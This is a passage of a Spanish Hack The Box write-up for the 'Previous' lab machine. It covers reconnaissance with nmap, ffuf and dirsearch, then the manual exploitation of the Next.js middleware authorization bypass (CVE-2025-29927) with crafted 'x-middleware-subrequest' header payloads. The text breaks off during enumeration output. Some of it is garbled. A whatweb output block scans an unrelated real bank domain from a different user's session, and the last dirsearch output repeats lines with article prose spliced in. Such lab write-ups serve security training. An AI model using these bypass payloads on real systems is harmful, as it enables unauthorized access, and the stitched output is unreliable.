



PREVIOUS HTB WRITEUP

Desde la superficie al dominio total



21 DE SEPTIEMBRE DE 2025

AUTOR: TECHRIDER

Dificultad: Media

Índice

<i>Resumen ejecutivo</i>	2
<i>Proceso de infiltración</i>	3
<i>Inicialización.....</i>	3
<i>Escaneo, reconocimiento y enumeración</i>	4
<i>Análisis de vulnerabilidades</i>	8
<i>Explotación.....</i>	14
<i>Post explotación</i>	22
<i>Escalada de privilegios</i>	23
<i>Persistencia</i>	26
<i>Glosario.....</i>	27
<i>Fuentes bibliográficas.....</i>	30
<i>Explotación y Pruebas de Concepto (PoC).....</i>	30
<i>Bases de Conocimiento para Escalada de Privilegios.....</i>	30
<i>Herramientas de Software Utilizadas</i>	30

Resumen ejecutivo

- **Objetivo:** El presente documento describe, de forma clara y reproducible, el proceso completo para obtener acceso (*tanto de usuario como de root*) dentro de la máquina **Previous** de **HackTheBox**. En su interior destacan las técnicas clave empleadas, los hallazgos relevantes y las herramientas que permitieron obtener la información necesaria, incluyendo evidencia y el paso a paso replicable que demuestra cómo se alcanzó el control completo del sistema.
- **Metodología y Alcance:** El análisis siguió un flujo estructurado diseñado para minimizar suposiciones y maximizar la trazabilidad. Las fases fueron: *reconocimiento, enumeración* detallada de servicios y ficheros, *explotación inicial* para obtener acceso, un riguroso trabajo de *post explotación* para consolidar y enumerar permisos y la consecuente *escalada de privilegios* hasta el usuario *root*. En cada fase se documentan los comandos ejecutados, las salidas relevantes y el razonamiento lógico detrás de las decisiones tomadas.

Queda fuera del alcance: ataques contra infraestructuras externas a la VM (*pivoting o movimientos laterales fuera del laboratorio*), ingeniería social, explotación de terceros fuera del entorno controlado y la publicación de *flags* completas en contextos donde esté prohibido por las normas de la plataforma.

- **Resultados:** El análisis permitió identificar múltiples vectores de ataque que, combinados de forma progresiva, facilitaron la obtención de acceso inicial y posterior escalada de privilegios hasta el usuario *root*.

Entre los hallazgos destaca:

- La detección de servicios expuestos (*SSH y HTTP*) y la resolución de dominios asociados.
- La explotación de una vulnerabilidad crítica en Next.js (*CVE-2025-29927*), que habilitó acceso no autorizado a rutas internas mediante el uso de cabeceras manipuladas.
- El aprovechamiento de un LFI para exfiltrar información sensible, incluyendo variables de entorno y archivos de configuración.
- La extracción de credenciales a través de *handlers* de autenticación y su uso exitoso en el servicio *SSH*.
- La escalada de privilegios mediante la manipulación de un binario con permisos indebidos (*Terraform*), lo que permitió ejecutar código como *root* y obtener control total de la máquina.

Como resultado, se logró un compromiso completo del sistema, evidenciado en la captura de ambas *flags* (*usuario* y *root*) y en la obtención de persistencia a través de llaves privadas *SSH*.

Proceso de infiltración

Inicialización

Como es costumbre en toda prueba de penetración, debemos prepararnos, y lo primero que hay que hacer es inicializar tanto la **VPN** como la máquina *Previous* dentro de la web de **HTB**, si ya estas familiarizado sabrás que debes descargar en tu máquina local el *archivo.ovpn* necesario para levantar el túnel. Al momento de arrancar la máquina debiese aparecer la dirección **IP** asignada al laboratorio y te recomiendo agregar desde ya *previous.htb* como **DNS** al archivo */etc/hosts* dentro de tu entorno de ataque.

The screenshot shows a terminal window with several command-line sessions:

- The top session shows the command `sudo openvpn lab_TechRider.ovpn` being run, with its output indicating successful connection setup.
- The middle section shows the configuration of the `/etc/hosts` file using `batcat`. The IP address `10.10.11.83` is highlighted in red, and the entry `10.10.11.83 previous.htb` is noted as being added to map the domain to the IP.
- The bottom session shows the command `sudo batcat /etc/hosts -l md` being run to list the contents of the hosts file.

The terminal interface includes a sidebar with various links like "Job Board", "Universities", "Academy", and "HTB for Business". A banner at the bottom right says "Congratulations TechRider".

Este paso previo nos evitara tener problemas en la resolución de dominios en procesos posteriores de reconocimiento del entorno, de todas maneras, más adelante te mostrare con pruebas visuales lo que ocurre cuando obviamos esta parte del procedimiento.


Escaneo, reconocimiento y enumeración

Comenzamos con un escaneo activo de **nmap** para obtener evidencia concreta. El reporte revela dos servicios accesibles:

SSH (OpenSSH 8.9p1) en el puerto **22** y **HTTP (nginx 1.18.0 — Ubuntu)** en el puerto **80**.

Además, el servidor responde con una **redirección HTTP** a un dominio personalizado: <http://previous.htb> (*Nmap indicó “Did not follow redirect to http://previous.htb/”*).

El reporte también ofrece un indicio del sistema operativo que está ejecutando el sistema, Linux como ya bien sabemos. *Estas* pruebas iniciales confirman puntos de entrada claros para la enumeración posterior.



```
at ⓘ 16:40:57
~/Arsenal/LAB/HTB/previous
❯ nmap --open --min-rate 5000 -T3 -sS -Pn -p- $LAB -oN all-Ports
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-20 16:41:03
Nmap scan report for 10.10.11.83
Host is up (0.17s latency).
Not shown: 65507 closed tcp ports (reset), 26 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 16.73 seconds

took ⏱ 17s at ⓘ 16:41:29
~/Arsenal/LAB/HTB/previous
❯ nmap --open --min-rate 5000 -T3 -sVC -Pn -p 22,80 $LAB -oN VC-Ports
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-20 16:41:03
Nmap scan report for 10.10.11.83
Host is up (0.19s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
|_ssh-hostkey:
| 256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
| 256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp    open  http     nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://previous.htb/ DNS found
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel| OS

Sherlocks
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.46 seconds • US Free 3
```

Los parámetros de cada escaneo están orientados a un enfoque balanceado: suficientemente agresivo para obtener evidencia útil, pero sin ser excesivamente intrusivo, en primera instancia un escaneo muy general a todos los puertos y luego uno más específico y profundo orientado en los hallazgos del escaneo anterior.

Ambos resultados son almacenados en archivos distintivamente nombrados para posteriores usos como comprobar la información, darle uso como evidencia o material forense. Es una buena práctica siempre tener un respaldo de todos los hallazgos.

Si al momento de lanzar un **curl** a la dirección **IP** de la máquina no se agrega *previous.htb* al archivo **/etc/hosts** el servidor responderá con una redirección 302, siendo incapaz de resolver el dominio. Al capturar la cabecera de esa respuesta podrá visualizarse la **DNS** a la cual seremos desplazados (<http://previous.htb>) determinado por el campo *Location* en la respuesta que dio el servidor.

The terminal session shows three commands:

- Without DNS:** curl -I http://\$LAB. The output shows an HTTP/1.1 302 Moved Temporarily response with a Location header pointing to http://previous.htb/.
- With DNS:** curl -I http://previous.htb. The output shows an HTTP/1.1 200 OK response with various headers including Content-Type: text/html; charset=utf-8, X-Powered-By: Next.js, ETag: "17m2fyh3hl048k", and Vary: Accept-Encoding.
- whatweb:** whatweb http://previous.htb -v. The output identifies the service as "Next.js".

Una vez agregado el valor del campo *Location* al archivo del sistema mencionado, al lanzar un nuevo **curl**, la respuesta por parte del servidor cambiará a 200, demostrando que está resolviendo adecuadamente el dominio dando acceso a la aplicación **WEB** servida por el laboratorio.

Lo primero en lo que hay que pensar es en la posibilidad de la existencia de subdominios dentro del Host, usé **ffuf** para dar con esos resultados, pero la vía pareció no despejarse por ahí, no hallé absolutamente nada en primera instancia.

```
~$ ffuf -t 100 -H 'Host:FUZZ.previous.htb' -u 'http://previous.htb' -w ~/Arsenal/Seclists/Discovery/DNS/bitquark-subdomains-top100000.txt -c -fs 154
[...]
:: Method      : GET
:: URL         : http://previous.htb
:: Wordlist    : FUZZ: /home/arcangel/Arsenal/Seclists/Discovery/DNS/bitquark-subdomains-top100000.txt
:: Header      : Host: FUZZ.previous.htb
:: Follow redirects: false
:: Calibration : false
:: Threads     : 10
:: Threads     : 100
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500
:: Filter      : Response size: 154
[...]
:: Progress: [100000/100000] :: Job [1/1] :: 568 req/sec :: Duration: [0:02:57] :: Errors: 0 ::
```

PreviousJS
In the fast paced modern world we often forget about the past. PreviousJS choice if you need the technology of yesterday.

La siguiente práctica en la que pensé fue en realizar un *fuzzing* de directorios en la **DNS** encontrada, los resultados de **dirsearch** mostraron datos que dan la idea clara de la existencia de una **API** detrás del servicio, por lo que ya tenemos un *algo*, solo falta el *cómo* y el *dónde* aprovecharse de esto.

Tal como si de un rompecabezas se tratase, es posible darse la idea de cómo podría ser la estructura de la **URL** para intentar comunicarse con la **API** de este servidor. Lo ideal sería dar con información que ayude a determinar la versión de este servicio y comenzar a investigar el alcance y las posibilidades desde esa base.

```
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 100 | Wordlist size: 11460
Output File: /home/arcangel/Arsenal/LAB/HTB/previous/reports/http_previous.htb/_25-09-20_17-00-59.txt

Target: http://previous.htb/ http://.../api/auth/...?


[17:00:59] Starting: http://.../api/auth/...?
[17:01:20] 307 - 39B - /api.log → /api/auth/signin?callbackUrl=%2Fapi.log
[17:01:20] 307 - 39B - /api-doc → /api/auth/signin?callbackUrl=%2Fapi-doc
[17:01:20] 307 - 40B - /api-docs → /api/auth/signin?callbackUrl=%2Fapi-docs
[17:01:20] 307 - 35B - /api → /api/auth/signin?callbackUrl=%2Fapi
[17:01:20] 307 - 41B - /api/api → /api/auth/signin?callbackUrl=%2Fapi%2Fapi
[17:01:20] 307 - 38B - /api.py → /api/auth/signin?callbackUrl=%2Fapi.py
[17:01:20] 307 - 39B - /api.php → /api/auth/signin?callbackUrl=%2Fapi.php
[17:01:20] 307 - 46B - /api/api-docs → /api/auth/signin?callbackUrl=%2Fapi%2Fapi-docs
[17:01:20] 307 - 60B - /api/apidocs/swagger.json → /api/auth/signin?callbackUrl=%2Fapi%2Fapidocs%
```

El servidor arroja para cada coincidencia el estado 307, que me da a entender que existen redirecciones temporales a otra **URL**, como en un 302, pero conservando tanto el método como el cuerpo de la solicitud original al momento de redireccionar.

Un par de buenas herramientas para obtener información de servicios **WEB** son **whatweb** y **wappalyzer**. El reporte de *Whatweb* indica la presencia de un servicio **X-Powered-By** y posee un *string* con el aparente nombre de un programa, **Next.js**.

```
ech23@ech23:~/Desktop$ whatweb -q https://www.santander.com.ar
[ HTML5 ] [ yesterday ]
  HTML version 5, detected by the doctype declaration
  ...
  [ HTTPServer ]
  Doc[HTTP server header string. This plugin also attempts to
  identify the operating system from the server header.
  ...
  OS : Ubuntu Linux
  String : nginx/1.18.0 (Ubuntu)[38;2;248;248;242m (from server string)
  ...
  [ Script ]
  This plugin detects instances of script HTML elements and
  returns the script language/type.
  ...
  String : application/json
  ...
  [ X-Powered-By ]
  X-Powered-By: HTTP header
  ...
  String : Next.js[38;2;248;248;242m (from x-powered-by string)
```

WappAlyzer por otra parte termina de iluminar la vía no solo ofreciendo el nombre del software, sino también su versión. También me percate que sirve como base para diferentes servicios. **Next.js 15.2.2** se vuelve el vector de ataque principal a examinar.



Es buena práctica contar con más de una utilidad para un mismo propósito, con múltiples alternativas podrías obtener información extra que quizá no aparezca en los programas que sueles usar habitualmente.

Análisis de vulnerabilidades

Con esta información en mano abro un navegador y filtro mediante **dorks** la existencia de algún **CVE** para el software y versión que hemos encontrado, investigando un poco di con un **PoC** qué demuestra la posibilidad de saltarnos los controles de seguridad mediante el envío de un parámetro de cabecera **HTTP** especial. Esta es la **URL** del hallazgo:


<https://github.com/gotr00t0day/CVE-2025-29927>

The screenshot shows a dark-themed browser window. The address bar contains the query "next.js 15.2.2 cve site:github.com". Below the address bar, there's a navigation menu with links like "Todo", "Videos", "Shopping", "Noticias", "Imágenes", "Videos cortos", "Web", "Más", and "Herramientas". The main content area displays a GitHub advisory page for CVE-2025-29927. The page title is "Information exposure in Next.js dev server due to lack of ...". A summary text states: "A low-severity vulnerability in Next.js has been fixed in version 15.2.2. This issue may have allowed limited source code exposure when the dev server was ...". Below this, another GitHub link for "CVE-2025-29927 - Next.js Middleware Bypass Scanner" is shown, with the text "PoC" written next to it. The URL for this scanner is "https://github.com/CVE-2025-29927/Next.js-Middleware-Bypass-Scanner".

Acerca de la vulnerabilidad: La **CVE-2025-29927** consiste en omitir el middleware de **Next.js** lo que puede permitir a un atacante eludir los controles de autorización mediante el envío de la cabecera **X-Middleware-Subrequest** como parte de la solicitud **HTTP** enviada al servidor, desencadenando el acceso no autorizado a recursos y rutas sensibles, pese a estar debidamente protegidas.

Suena interesante, si de alguna manera logramos comunicarnos con la **API** y agregamos este parámetro a la **request**, en teoría, debiésemos poder obtener acceso a los datos, aunque no estemos autorizados a leerlos o manipularlos. Esto podría derivarnos a un **LFI**, **path-traversal** o inclusive a algún **RCE** dentro del sistema, ideal para ganar acceso y tener mayor margen de maniobra.

Cloné el repositorio en mi sistema, accedí y leí el contenido para aprender a manejarme en el **CVE**. Al comienzo tuve algunos problemas para instalar los requisitos necesarios debido a la librería *concurrent.futures*.




```
git clone https://github.com/gotr00t0day/CVE-2025-29927.git
Cloning into 'CVE-2025-29927'...
remote: Enumerating objects: 33, done.
remote: Counting objects: 100% (33/33), done.
remote: Compressing objects: 100% (32/32), done.
remote: Total 33 (delta 8), reused 0 (delta 0), pack-reused 0 (from 0)
Receiving objects: 100% (33/33), 13.94 KiB | 274.00 KiB/s, done.
Resolving deltas: 100% (8/8), done.

cd CVE-2025-29927 && ls
drwxrwxr-x arcangel arcangel 4.0 KB Sat Sep 20 17:24:07 2025 .
drwxr-xr-x arcangel arcangel 4.0 KB Sat Sep 20 17:24:06 2025 ..
drwxrwxr-x arcangel arcangel 4.0 KB Sat Sep 20 17:24:07 2025 .git
.rw-rw-r-- arcangel arcangel 7.4 KB Sat Sep 20 17:24:07 2025 CVE-2025-29927.py
.rw-rw-r-- arcangel arcangel 3.0 KB Sat Sep 20 17:24:07 2025 README.md
.rw-rw-r-- arcangel arcangel 60 B Sat Sep 20 17:24:07 2025 requirements.txt

batcat README.md -l md
source ~/ENV/Python/bin/activate
pip install -r requirements.txt
Requirement already satisfied: requests in /home/arcangel/ENV/Python/lib/python3.13/site-packages (from -r requirements.txt (2.25.1))
Collecting colorama (from -r requirements.txt (line 2))
  Using cached colorama-0.4.6-py2.py3-none-any.whl.metadata (17 kB)
Collecting beautifulsoup4 (from -r requirements.txt (line 3))
  Using cached beautifulsoup4-4.13.5-py3-none-any.whl.metadata (3.8 kB)
Requirement already satisfied: urllib3 in /home/arcangel/ENV/Python/lib/python3.13/site-packages (from -r requirements.txt (1.26.20))
ERROR: Could not find a version that satisfies the requirement concurrent.futures (from versions: none)
ERROR: No matching distribution found for concurrent.futures
```

Pero es tan sencillo como retirarla del *requirements.txt* y listo, problema solucionado.



```
Solution
requests
colorama
beautifulsoup4
urllib3
concurrent.futures| Delete this
```

Este inconveniente surgió principalmente a que el requisito afectado ya es parte nativa de la librería estándar de **python** en las versiones más modernas. Cuando **pip** intenta instalar los requisitos, no detecta una versión disponible para este módulo y genera este error como resultado.

Por alguna razón el **CVE** no funcionaba, y pese a tratar de diferentes formas, no pude dar con algún indicio de que fuese vulnerable, al menos no con este **PoC**. Leí durante algunos minutos el comportamiento del programa para darme una idea de lo que sucedía y dar con la posibilidad de validarla manualmente.

The screenshot shows a browser window with the following details:

- Tab bar: "Sign In", "GitHub - gotr00t0day", "Understanding the CVE", "+"
- Address bar: "https://jfrog.com/blog/cve-2025-29927-next-js-authorization-bypass/".
- Page content:
 - Header: "Attack header possible values"
 - Text: "As explained before, the vulnerable header name is `x-middleware-subrequest`. The value assigned to it depends on Next.js because it is set according to the value of `middlewareInfo.name` which is essentially the path to the `middleware.js` or `middleware.ts` file."
 - Text: "Before version 12.2, the middleware file was actually named `_middleware.js/_middleware.ts` and could have been located at any level of the subdirectory we're trying to access. In our case, we're trying to access `/admin/dashboard` which means `middlewareInfo.name` could have been `pages/_middleware` or `pages/admin/_middleware`. Had we set `dashboard` to be a directory with an `index.js` file, it could have also been `pages/admin/dashboard/_middleware`.
 - Text: "For example, if we had been using a Next.js version prior to 12.2 with our PoC code, we would have needed to move `middleware.js` to the `pages` directory and rename it `_middleware.js`, and our "malicious" HTTP request would be:

```
GET /admin/dashboard HTTP/1.1
x-middleware-subrequest: pages/_middleware
```
 - Text: "Since version 12.2 and until version 13, the middleware file has to exist at the root of the project and has to be named `middleware.js/middleware.ts`. So for attacking these versions of Next.js, the payload for the header would just be `middleware` – and we know for a fact that it is in the root directory.
If we had been using a Next.js version between versions 12.2 and 13, our "malicious" request would change as follows:

```
GET /admin/dashboard HTTP/1.1
x-middleware-subrequest: middleware
```
 - Text: "From version 13 of Next.js and onwards, the recursion check we saw before was implemented – which means that an attacker would have to set the malicious header to be `middleware:middleware:middleware:middleware:middleware`, to simulate 5 levels of recursion.
Since our PoC is on this version, this is a snippet from the request we used:

```
GET /admin/dashboard HTTP/1.1
x-middleware-subrequest: middleware:middleware:middleware:middleware:middleware
```
 - Text: "Keep in mind that at all stages, the Middleware code could have been in a `src` directory – which would mean prepending `src` to the values presented above would be necessary for exploiting. For example, if we had put our PoC code in a `src` directory, our payload would have needed to be:

```
GET /admin/dashboard HTTP/1.1
x-middleware-subrequest: src/middleware:src/middleware:src/middleware:src/middleware:src/middleware.
```


Investigando al respecto di con este artículo que detallaba los posibles valores que puede tener el parámetro especial dentro de la `request` a partir de ciertos requisitos.

El uso de **dirsearch** para probar cada valor me dejó con un posible vector de ataque, estos fueron los únicos resultados de difirieron. Aparentemente **Next.js** si es vulnerable al **CVE-2025-29927**, solo que el método usado no se encontraba escrito dentro de la lógica del programa, lo que explica el por qué no funcionaba el **PoC**.

Hemos abusado de la vulnerabilidad de una manera completamente diferente, sabemos cómo debe formularse la *request* y tenemos pruebas de que funciona, lo que estamos viendo como resultado es información a la cual no debiésemos tener alcance como usuario.

Nomenclatura vulnerable

```
x-middleware-subrequest: middleware:middleware:middleware:middleware:middleware
```



```
v0.4.3
(2025-09-20)
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 100 | Wordlist size: 11460
Output File: /home/arcangel/Arsenal/LAB/HTB/previous/reports/http_previous.htb_25-09-20_19-00-00.txt
Target: http://previous.htb/
[19:00:00] Starting:
[19:00:37] 308 - 19B - /axis//happyaxis.jsp → /axis/happyaxis.jsp
[19:00:37] 308 - 30B - /axis2//axis2-web/HappyAxis.jsp → /axis2/axis2-web/HappyAxis.jsp
[19:00:37] 308 - 24B - /axis2-web//HappyAxis.jsp → /axis2-web/HappyAxis.jsp was actually named _middleware.js/_middleware.ts
[19:00:41] 308 - 52B - /Citrix//AccessPlatform/auth/_clientscripts/cookies.js → /Citrix/AccessPlatform/auth/clientscripts/cookies.js
[19:00:48] 200 - 3KB - /docs
[19:00:48] 200 - 1KB - /docs/maintenance.txt
[19:00:48] 200 - 1KB - /docs/changelog.txt
[19:00:48] 200 - 1KB - /docs/swagger.json
[19:00:48] 200 - 1KB - /docs/updating.txt
[19:00:48] 200 - 1KB - /docs/export-demo.xml
[19:00:48] 200 - 1KB - /docs/CHANGELOG.html
[19:00:49] 308 - 42B - /engine/classes/swfupload//swfupload.f9.swf → /engine/classes/swfupload/swfupload_f9.swf
[19:00:49] 308 - 39B - /engine/classes/swfupload//swfupload.swf → /engine/classes/swfupload/swfupload.swf
[19:00:50] 308 - 27B - /extjs/resources//charts.swf → /extjs/resources/charts.swf
[19:00:54] 308 - 37B - /html/js/misc/swfupload//swfupload.swf → /html/js/misc/swfupload/swfupload.swf
[19:01:20] 200 - 3KB - /signin
As explained before, the vulnerable header name is x-middleware-subrequest. The value Next.js because it is set according to the value of middlewareInfo.name which is essential
[19:00:37] 308 - 30B - /axis2//axis2-web/HappyAxis.jsp → /axis2/axis2-web/HappyAxis.jsp
[19:00:37] 308 - 24B - /axis2-web//HappyAxis.jsp → /axis2-web/HappyAxis.jsp was actually named _middleware.js/_middleware.ts
[19:00:41] 308 - 52B - /Citrix//AccessPlatform/auth/_clientscripts/cookies.js → /Citrix/AccessPlatform/auth/clientscripts/cookies.js
[19:00:48] 200 - 3KB - /docs
[19:00:48] 200 - 1KB - /docs/maintenance.txt
[19:00:48] 200 - 1KB - /docs/changelog.txt
[19:00:48] 200 - 1KB - /docs/swagger.json
[19:00:48] 200 - 1KB - /docs/updating.txt
[19:00:48] 200 - 1KB - /docs/export-demo.xml
[19:00:48] 200 - 1KB - /docs/CHANGELOG.html
[19:00:49] 308 - 42B - /engine/classes/swfupload//swfupload.f9.swf → /engine/classes/swfupload/swfupload_f9.swf
[19:00:49] 308 - 39B - /engine/classes/swfupload//swfupload.swf → /engine/classes/swfupload/swfupload.swf
